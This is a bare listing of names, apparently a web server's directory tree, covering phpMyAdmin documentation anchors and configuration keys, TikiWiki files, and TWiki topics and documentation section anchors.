 <code>cfg_AllowUserDropDatabase</code>
 <code>cfg_AvailableCharsets</code>
 <code>cfg_BZipDump</code>
 <code>cfg_CharEditing</code>
 <code>cfg_CheckConfigurationPermissions</code>
 <code>cfg_CompressOnFly</code>
 <code>cfg_Confirm</code>
 <code>cfg_DBG</code>
 <code>cfg_DefaultCharset</code>
 <code>cfg_DefaultLang</code>
 <code>cfg_ExecTimeLimit</code>
 <code>cfg_ForceSSL</code>
 <code>cfg_ForeignKeyDropdownOrder</code>
 <code>cfg_ForeignKeyMaxLimit</code>
 <code>cfg_GZipDump</code>
 <code>cfg_IconvExtraParams</code>
 <code>cfg_IgnoreMultiSubmitErrors</code>
 <code>cfg_LeftFrameDBSeparator</code>
 <code>cfg_LeftFrameTableSeparator</code>
 <code>cfg_LoginCookieDeleteAll</code>
 <code>cfg_LoginCookieRecall</code>
 <code>cfg_LoginCookieStore</code>
 <code>cfg_LoginCookieValidity</code>
 <code>cfg_MaxCharactersInDisplayedSQL</code>
 <code>cfg_MaxDbList</code>
 <code>cfg_MaxExactCount</code>
 <code>cfg_MaxTableList</code>
 <code>cfg_MemoryLimit</code>
 <code>cfg_MySQLManualType</code>
 <code>cfg_OBGzip</code>
 <code>cfg_PersistentConnections</code>
 <code>cfg_PmaAbsoluteUri</code>
 <code>cfg_QueryHistoryDB</code>
 <code>cfg_QueryHistoryMax</code>
 <code>cfg_RecodingEngine</code>
 <code>cfg_RestrictColumnTypes</code>

 <code>cfg_SQLValidator</code>
 <code>cfg_SaveDir</code>
 <code>cfg_ServerDefault</code>
 <code>cfg_Servers</code>
 <code>cfg_Servers_AllowDeny_order</code>
 <code>cfg_Servers_AllowDeny_rules</code>
 <code>cfg_Servers_AllowNoPasswordRoot</code>
 <code>cfg_Servers_AllowRoot</code>
 <code>cfg_Servers_CountTables</code>
 <code>cfg_Servers_DisableIS</code>
 <code>cfg_Servers_LogoutURL</code>
 <code>cfg_Servers_ShowDatabasesCommand</code>
 <code>cfg_Servers_SignonSession</code>
 <code>cfg_Servers_SignonURL</code>
 <code>cfg_Servers_auth_swekey_config</code>
 <code>cfg_Servers_auth_type</code>
 <code>cfg_Servers_bookmarktable</code>
 <code>cfg_Servers_column_info</code>
 <code>cfg_Servers_compress</code>
 <code>cfg_Servers_connect_type</code>
 <code>cfg_Servers_controlpass</code>
 <code>cfg_Servers_controluser</code>
 <code>cfg_Servers_designer_coords</code>
 <code>cfg_Servers_extension</code>
 <code>cfg_Servers_hide_db</code>
 <code>cfg_Servers_history</code>
 <code>cfg_Servers_host</code>
 <code>cfg_Servers_nopassword</code>
 <code>cfg_Servers_only_db</code>
 <code>cfg_Servers_password</code>
 <code>cfg_Servers_pdf_pages</code>
 <code>cfg_Servers_pmadb</code>
 <code>cfg_Servers_port</code>
 <code>cfg_Servers_relation</code>
 <code>cfg_Servers_socket</code>
 <code>cfg_Servers_ssl</code>
 <code>cfg_Servers_table_coords</code>

 cfg_Servers_table_info
 cfg_Servers_user
 cfg_Servers_verbose
 cfg_Servers_verbose_check
 cfg_ShowSQL
 cfg_ShowTooltipAliasDB
 cfg_SkipLockedTables
 cfg_SuhosinDisableWarning
 cfg_TempDir
 cfg_ThemeDefault
 cfg_ThemeManager
 cfg_ThemePath
 cfg_TrustedProxies
 cfg_UploadDir
 cfg_UseDbSearch
 cfg_VerboseMultiSubmit
 cfg_ZipDump
 cfg_blowfish_secret
 config
 controluser
 credits
 database
 developers
 developersdbg
 faq
 faq1_1
 faq1_10
 faq1_11
 faq1_12
 faq1_13
 faq1_14
 faq1_15
 faq1_16
 faq1_17
 faq1_17a
 faq1_18
 faq1_19

 faq1_2	
 faq1_21	
 faq1_22	
 faq1_23	
 faq1_24	
 faq1_25	
 faq1_26	
 faq1_27	
 faq1_28	
 faq1_29	
 faq1_3	
 faq1_30	
 faq1_31	
 faq1_32	
 faq1_33	
 faq1_34	
 faq1_35	
 faq1_36	
 faq1_37	
 faq1_38	
 faq1_4	
 faq1_5	
 faq1_6	
 faq1_7	
 faq1_8	
 faq1_9	
 faq2_1	
 faq2_2	
 faq2_3	
 faq2_4	
 faq2_5	
 faq2_6	
 faq3_10	
 faq3_11	
 faq3_12	
 faq3_13	
 faq3_14	

 faq3_2	
 faq3_3	
 faq3_4	
 faq3_5	
 faq3_6	
 faq3_7	
 faq3_8	
 faq3_9	
 faq4_1	
 faq4_2	
 faq4_3	
 faq4_4	
 faq4_5	
 faq4_6	
 faq4_7	
 faq4_8	
 faq5_1	
 faq5_10	
 faq5_11	
 faq5_12	
 faq5_13	
 faq5_14	
 faq5_15	
 faq5_16	
 faq5_17	
 faq5_2	
 faq5_3	
 faq5_4	
 faq5_5	
 faq5_6	
 faq5_7	
 faq5_8	
 faq5_9	
 faq6_1	
 faq6_11	
 faq6_13	
 faq6_15	

 faq6_16
 faq6_17
 faq6_19
 faq6_2
 faq6_20
 faq6_21
 faq6_22
 faq6_23
 faq6_24
 faq6_25
 faq6_3
 faq6_4
 faq6_5
 faq6_6
 faq6_9
 faq7_1
 faq7_2
 faq7_3
 faq8_1
 faqbookmark
 faqbrowsers
 faqconfig
 faqdisplay
 faqexport
 faqlimitations
 faqmissingparameters
 faqmultiuser
 faqmysql
 faqpdf
 faqproject
 faqsecurity
 faqserver
 faqsqlvalidator
 faqthemes
 faqusing
 footnote_1
 gd

-  glossar_index
-  glossar_mac_os_x
-  glossar_storage_engine
-  glossary
-  history
-  intro
-  jpeg
-  linked-tables
-  login_bug
-  pmadb
-  quick_install
-  require
-  servers_allowdeny_order
-  servers_allowdeny_rules
-  servers_only_db
-  servers_user
-  setup
-  setup_script
-  swekey
-  top
-  transformations
-  transformationsfiles
-  transformationshowto
-  transformationsintro
-  underscore
-  upgrading
-  wysiwyg

-  Documentation.txt
-  error.php
-  export.php
-  import.php
-  index.php
-  license.php
-  main.php
-  phpmyadmin.css.php
-  print.css
-  readme

 readme.php

 sql.php

 translators.html

 rdiff

 TWiki

 TWikiHistory

 test

 testoutput

 tikiwiki

 backups

 db

 doc

 dump

 files

 images

 img

 icons

 lib

 tiki-js.js

 modules

 styles

 img

 icons

 transitions

 1.8to1.9.css

 moreneat.css

 temp

 templates

 changelog.txt

 function.mysql-connect

 help.php

 index.php

 license.txt

 README

 setup.sh

 tiki-index.php

 tiki-install.php

 xmlrpc.php

 twiki

 bin

 attach

 Main

 WebHome

 edit

 Know

 WebStatistics

 Main

 K1zgf

 TWikiDocumentation

 WebHome

 Sandbox

 WebTopicEditTemplate

 TWiki

 AVeryLongWikiTopicNameIsAlsoPossible

 TWikiFormTemplate

 YearTwoThousand

 oops

 Know

 WebStatistics

 Main

 K1zgf

 WebHome

 Sandbox

 WebPreferences

 Trash

 WebStatistics

 TWiki

 1

 preview

 Main

 K1zgf

 rdiff

 Know

 WebStatistics

 WebTopicList

	Main
	WebHome
	WebStatistics
	Sandbox
	WebPreferences
	WebSearch
	WebStatistics
	WebTopicList
	TWiki
	AppendixFileSystem
	ManagingTopics
	MetaDataDefinition
	MetaDataRendering
	SiteUsageStatistics
	TemplateWeb
	TextFormattingRules
	TWikiAdminCookBook
	TWikiForms
	TWikiFuncModule
	TWikiGlossary
	TWikiHistory
	TWikiInstallationGuide
	TWikiMetaData
	TWikiPlannedFeatures
	TWikiSite
	TWikiSiteTools
	TWikiSkins
	TWikiTemplates
	TWikiTopics
	TWikiUpgradeGuide
	TWikiUpgradeTo01Dec2000
	TWikiUpgradeTo01Dec2001
	TWikiUpgradeTo01May2000
	TWikiVariables
	WebSearch
	WebStatistics
	WebTopicList

 WelcomeGuest	
 rename	
 Know	
 WebStatistics	
 Main	
 WebHome	
 save	
 Main	
 K1zgf	
 search	
 Know	
 SearchResult	
 Main	
 SearchResult	
 statistics	
 Know	
 view	
 Know	
 ReadmeFirst	
 WebChanges	
 WebHome	
 WebIndex	
 WebStatistics	
 WebTopicList	
 Main	
 K1zgf	
 MikeMannix	
 OfficeLocations	
 PeterThoeny	
 TWikiAdminGroup	
 TWikiGroups	
 TWikiGuest	
 TWikiUsers	
 WebChanges	
 WebHome	
 WebIndex	
 WebSearch	

 WebStatistics	
 Sandbox	
 WebChanges	
 WebHome	
 WebIndex	
 WebPreferences	
 WebSearch	
 WebStatistics	
 WebTopicList	
 Trash	
 15HI9MVAY0	
 TWiki	
 AppendixFileSystem	
 DontNotify	
 GoodStyle	
 ManagingTopics	
 MetaDataDefinition	
 MetaDataRendering	
 TemplateWeb	
 TextFormattingRules	
 TWikiAdminCookBook	
 TWikiDocumentation	
 TWikiForms	
 TWikiFuncModule	
 TWikiGlossary	
 TWikiInstallationGuide	
 TWikiMetaData	
 TWikiPlannedFeatures	
 TWikiShorthand	
 TWikiSite	
 TWikiSkins	
 TWikiTemplates	
 TWikiTopics	
 TWikiUpgradeGuide	
 TWikiUpgradeTo01Dec2000	
 TWikiVariables	
 UnlockTopic	

	WebHome
	WebSearch
	WebStatistics
	WebTopicList
	WelcomeGuest
	WikiName
	WikiWord
	lib
	pub
	TWiki
	PreviewBackground
	TWikiDocGraphics
	TWikiLogos
	FileAttachment
	FileAttribute
	index.html
	license.txt
	PeterThoeny
	readme
	readme.txt
	TWikiDocumentation.html
	#fragments
	01_Dec_2000_Release
	01_Dec_2001_Release_Athens_
	01_Feb_2003_Release_Beijing_
	01_Jul_1999_Release
	01_May_2000_Release
	01_Sep_1999_Release
	01_Sep_2001_Release
	1998_Releases
	Activating_Skins
	Adding_a_New_Web
	Additional_Server_Level_Options
	Alternatives
	An_Important_Control_Considerati
	Anatomy_of_a_Plugin
	Apache

 Appendix_A_TWiki_Filesystem
 Appendix_B_TWiki_Development_Tim
 AttachmentAccess
 Authenticate_all_Webs_and_Restri
 Authenticate_and_Restricting_Sel
 Authentication_Options
 Available_Core_Functions
 Base_template_oopsbase_tmpl
 BinFiles
 Bullet_list_showing_topic_name_a
 Changing_Passwords
 Checking_versions
 Choose_Web_Template
 Client_Requirements
 Common_Editing_Errors
 Configuring_Apache
 Configuring_Outgoing_Mail
 Configuring_TWiki
 Configuring_components
 Configuring_for_Automatic_Operat
 Copyright_and_License
 CreatePluginPackage
 CreatePluginTopic
 Creating_Custom_Variables
 Creating_Plugins
 Creating_the_Perl_Module
 Credits
 Cygwin_Unix_tools_Perl_and_RCS
 DataFiles
 DefaultPluginAlt
 Defining_Skins
 Defining_a_Form_Template
 Defining_a_Form_in_One_Topic
 Defining_a_Form_with_Multiple_To
 DeleteTopic
 Deleted_Topics_How_to_Clear_the_
 Deleting_Attachments

 Deny_Editing_by_Topic
 Deny_Editing_by_Web
 Deny_Renaming_by_Topic
 Deny_Renaming_by_Web
 Deny_Viewing_by_Topic
 Deny_Viewing_by_Web
 Description
 Dev_Flow
 Directory_Structure
 Document_Management_System
 Downloading_Files
 Edit_Template_Topics_and_Variabl
 Editing_the_CGI_scripts
 Effect_of_User_Access_Settings
 Email_setup
 EnablingForms
 Enabling_Authentication_of_Users
 Enabling_Forms_by_Web
 Examples
 External_Links
 Extract_some_text_from_a_topic_u
 FileAttachmentTable
 File_Attachment_Contents_Table
 File_Attachment_Controls
 File_Attachments
 File_Descriptions
 File_Sharing
 Files_in_twiki_bin_code_
 Files_in_twiki_code_
 Files_in_twiki_templates_code_
 Files_under_twiki_data_code_
 Files_under_twiki_lib_code_
 Files_under_twiki_pub_code_
 Form_Data_Storage
 Form_Template_Elements
 Format_of_filenames
 Functions_CGI_Environment

 Functions_Content_Handling
 Functions_File_I_O
 Functions_Preferences
 Functions_Rendering
 Functions_User_Handling_and_Acce
 Generating_Statistics_Manually_b
 GoBox
 HTML_Page_Templates
 HTML_and_TWiki_Usability
 Hiding_Control_Settings
 How_Referring_Topics_Are_Found
 How_Rename_Move_Works
 How_Template_Variables_Work
 How_to_Rename_Move_Delete_a_Topi
 HtmTemplates
 Hyperlinks
 Importing_Category_Table_Data
 Improved_authentication
 Improved_performance
 Including_Forms_in_New_Topics
 InstallPlugin
 Installing_Components
 Installing_Plugins
 Internal_Links
 Introduction
 Known_Issues
 LibFiles
 Linking_to_Attached_Files
 Listing_Active_Plugins
 META_FIELD
 META_FILEATTACHMENT
 META_FORM
 META_TOPICINFO
 META_TOPICMOVED
 META_TOPICPARENT
 Main_Changes_from_Category_Table
 Major_Changes_from_TWiki_01_Dec_

 Major_changes_from_the_previous_
 ManagingGroups
 Managing_Groups
 Managing_Plugins
 Managing_Topics
 Managing_Users
 Managing_Webs
 Master_Templates
 Meta_Data_Definition
 Meta_Data_Specifications
 Meta_Data_Syntax
 Moving_Attachment_Files
 MyAnchor
 Nested_Search
 Next_Steps
 Obfuscate_Webs
 On_Site_Pretesting
 Overview
 Packaging_and_Publishing_Skins
 Packaging_for_Distribution
 Partial_Authentication
 Perl_module_installation
 Permissions
 PluginAPI
 Plugin_Version_Detection
 Pre_requisites_and_upgrades
 Predefined_Hooks
 Predefined_Variables
 Preferences_Variables
 Preinstalled_Plugins
 PubFiles
 PublishPlugin
 Publishing_for_Public_Use
 Re_locking_RCS_files
 Recent_updates
 Recommended_Sequence
 Redirecting_from_an_Old_Topic

 RenameLimitations
 Renaming_or_Deleting_a_Web
 Rendering_Meta_Data
 Restricting_Read_Access
 Restricting_Rename_Access
 Restricting_Write_Access
 Sample_screen_shot_of_oopstest_t
 Scope
 Server_Requirements
 SettingPrefs
 Setting_Preferences
 Setting_Up_Multiple_Form_Options
 Setting_the_Automatic_Email_Sche
 Special_Considerations
 SquareBrackets
 Standard_Installation
 StepOneB
 StepTwo
 Step_1_Create_Configure_the_Dire
 Step_1_for_Non_Root_Accounts
 Step_2_Set_File_Permissions
 Step_3_Set_the_Main_Configuratio
 Step_4_Configure_Site_Wide_Email
 Step_5_Finish_Up_from_Your_Brows
 Syntax
 TWikiAccessControl
 TWikiFiles
 TWikiPlugin_Formatting_Extension
 TWikiShorthand
 TWiki_Access_Control
 TWiki_Editing_Shorthand
 TWiki_File_System_Info
 TWiki_File_System_Snapshot
 TWiki_Formatted_Search_Results
 TWiki_Forms
 TWiki_Func_Module_Documentation
 TWiki_HTML_Rendering

 TWiki_Installation_Guide
 TWiki_Meta_Data
 TWiki_Plugins
 TWiki_Site_Tools
 TWiki_Skins
 TWiki_System_Requirements
 TWiki_Templates
 TWiki_Text_Formatting
 TWiki_Upgrade_Guide
 TWiki_User_Authentication
 TWiki_Username_vs_Login_Username
 TWiki_Variables
 TWiki_part_1_
 TWiki_part_2_
 Table_showing_form_field_values_
 TemplateTopics
 Template_Topics
 Template_Topics_in_Action
 TemplatesFiles
 Templates_by_Example
 Test_template_oopstest_tmpl
 Testing_your_TWiki_installation
 Text_editing
 The_Apache_environment
 The_Cygwin_environment
 The_DefaultPlugin_Alternative
 The_Go_Box_and_Navigation_Box
 The_Perl_environment
 The_SuperAdminGroup
 The_TWiki_Plugin_API
 The_Unix_Windows_Environment
 Troubleshooting
 Types_of_Template
 Upgrade_Procedure_from_01_Dec_20
 Upgrade_Requirements
 Uploading_Files
 Users_and_Groups

 Using_Form_Data
 Using_HTML
 Variables_in_Skins
 Viewing_Meta_Data_in_Page_Source
 WebChanges
 WebIndex
 WebNotify_Recent_Changes_Alert
 WebSearch
 WebStatistics_Site_Usage_Log
 Web_Authoring
 What_Are_Attachments_Good_For_
 Who_and_What_is_This_Good_For_
 Windows_Install_Cookbook
 Writing_the_Documentation_Topic
 checkAccessPermission_type_wikiN
 checkTopicEditLock_web_topic_oop
 expandCommonVariables_text_topic
 extractNameValuePair_attr_name_v
 formatGmTime_time_format_text
 getCgiQuery_query
 getDataDir_dir
 getDefaultUserName_loginName
 getMainWebname_name
 getOopsUrl_web_topic_template_pa
 getPreferencesFlag_key_web_value
 getPreferencesValue_key_web_valu
 getPubDir_dir
 getPubUrlPath_path
 getPublicWebList_webs
 getRevisionInfo_web_topic_date_l
 getScriptUrlPath_path
 getScriptUrl_web_topic_script_ur
 getSessionValue_key_value
 getSkin_skin
 getTopicList_web_topics
 getTwikiWebname_name
 getUrlHost_host

-  getViewUrl_web_topic_url
-  getWikiName_wikiName
-  getWikiToolName_name
-  getWikiUserName_text_wikiName
-  internalLink_pre_web_topic_label
-  isGuest_flag
-  permissionsSet_web_flag
-  readFile_filename_text
-  readTemplate_name_skin_text
-  readTopicText_web_topic_rev_igno
-  redirectCgiQuery_query_url_
-  renderText_text_web_text
-  saveFile_filename_text_
-  saveTopicText_web_topic_text_ign
-  search_text_text_text
-  setSessionValue_key_value_result
-  setTopicEditLock_web_topic_lock_
-  topicExists_web_topic_flag
-  userToWikiName_loginName_dontAdd
-  webExists_web_flag
-  wikiToUserName_wikiName_loginNam
-  writeDebug_text_
-  writeHeader_query_
-  writeWarning_text_

 TWikiHistory.html

-  #fragments
 -  01_Dec_2000_Release
 -  01_Dec_2001_Release_Athens_
 -  01_Feb_2003_Release_Beijing_
 -  01_Jul_1999_Release
 -  01_May_2000_Release
 -  01_Sep_1999_Release
 -  01_Sep_2001_Release